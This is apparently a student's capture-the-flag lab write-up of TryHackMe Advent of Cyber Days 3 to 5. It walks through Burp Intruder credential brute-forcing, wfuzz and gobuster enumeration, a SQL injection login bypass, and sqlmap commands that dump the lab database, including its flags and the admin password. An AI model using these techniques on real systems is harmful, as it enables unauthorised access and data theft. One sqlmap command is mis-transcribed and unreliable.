
Payload set 1 is for the username, and we fill it according to the given list in THM, that is admin, root and user.




Payload 2 is for the password, that is password, admin and 12345.



After we clicked on the Start Attack button, we found that one combination being the odd one's out, that being the admin as the username and 12345 as the password.




Using the given username and password we were able to log into the Santa Sleigh Tracker app.



Thus, getting us the flag.

Question 2

We click encode as URL and are able to get the URL encoding for PSP0201, that is %50%53%50%30%32%30%31



Thought Process/Methodology:

After having access to the target machine and turned our burp on to proxy it to burpsuite, we were brought to a Santa Sleigh Tracker app that asks for our username and password. Having no idea what the correct credentials are, we put in the username as test and the password and test as well. It is incorrect as expected, thus we go to the Proxy tab where the captured request is located and send it to intruder. We then selected cluster bomb as the attack type since every combination in the payload set is tested that way. Then we proceeded to fill in the username in the Payload set 1, and the passwords in the Payload set 2, according to the given usernames and passwords in the THM. After attacking it, we noticed one combination has a different status or length from the others, so we assumed that that should be the correct credentials as the other combinations resulted in the same outcome. We then use the combination given and are able to log in the app, getting us the flag for Day 3.

Day 4: Web Exploitation - Santa's Watching

Tools Used: Terminal/Command Line**,** Kali Linux, Firefox


Question 1

What the wfuzz command would look like if we were to fuzz the given URL.

wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ


Question 2

Using the command **gobuster dir -u http://10.10.26.34 -w /usr/share/wordlists/dirb/big.txt -x .php**, we were able to find the API directory, which is **http://10.10.26.34/api/** , allowing us to get the file **site-log.php**




Question 3

After running the wfuzz command, we can see one that stood out, and that is the date 20201125 as it shows 1 word, 13 characters making it obvious that it is not empty unlike the rest.




By navigating it to our web browser with the URL **http://10.10.244.198/api/site-log.php?date=20201125** (the IP address might not be the same for all as we might do it in different days, alternating by using both the THM AttackBox and our own machine), we are able to get the flag THM{D4t3_AP1}



THM{D4t3_AP1}

Question 4

The -f parameter in wfuzz store results to filename and printer.



Thought Process/Methodology:

After accessing the attack machine, we were brought to a website with a spinning lovely Christmas tree animation with a message saying our forums are gone, which is our task to bring back the elf's forums by searching for the API. By using the wfuzz command given, we were able to find the API directory and going to the API directory given, we were also able to get the .php file. Next, using another wfuzz command after getting the .php file, we noticed a line that is different from the rest after getting the results. 1 payload containing something, 1 word and 13 characters, unlike other payloads which contain nothing. The payload is the date 20201125, thus by using that particular date and put it in the directory of the .php file, we were able to get the flag of Day 4.


Day 5: Web Exploitation - Someone stole Santa's gift list!

Tools Used: Terminal/Command Line**,** Kali Linux, Firefox

Question 1


With the foxyproxy extension from the attackbox, we can use BurpSuite to capture and save login and or search information to use with SQLMap.

enabling foxyproxy in firefox




Question 2

In order to bypass the login in santa's secret secret login, we must comment out the query with adding an ' which will break the SQL query and also implying 1=1



Question 3

After putting on the burpsuite proxy, we can intercept the request and also save it and finally run it on sqlmap and sure enough we are given the data from it. After obtaining the request successfully we must save the request by right clicking and pressing “save item” I have saved my request as “panel.request”



Question 4

Switching to terminal we then must write down “sqlmap -r panel.request” so that the sqlmap allows to translate the request as well as exploiting the database followed by “--tamper =space2comment” the command that has been provided that tells the sqlmap to try and bypass the WAF. The “--dump-all” command is also needed to see everything from said database. Since santa had noted that the database used is sqlite we must imply that by using command “--dbms sqlite”

By running it, we are able to see database inside of santa’s todo list

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary

In the image above, we are able to see the many entries that are in the gift database that had been sent out

We are also able to see the flag as well as the password of the administrator

```
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+---------------------------------------+
| flag                                  |
+---------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+---------------------------------------+
```

```
Table: users
[1 entry]
+----------+--------------------+
| username | password           |
+----------+--------------------+
| admin    | EhCNSWzzFP6sc7gB |
+----------+--------------------+
```

Thought Process/Methodology:

After turning on burp on to proxy it to burpsuite, we are able to submit a web request as we try to login in Santa's panel. In order to login, we must bypass the login using sql injection with this it will allow you to log in any account. We can see something pop up in the proxy tab and enable us to do anything with it. After saving the item from the burpsuite's proxy tab as "panel.request" we can open up our terminal and use different commands in this case we used the necessary commands which was "sqlmap -r panel.request –target=space2comment –dump-all –dbms sqlite". From there we have gain access to all the information we need from the database.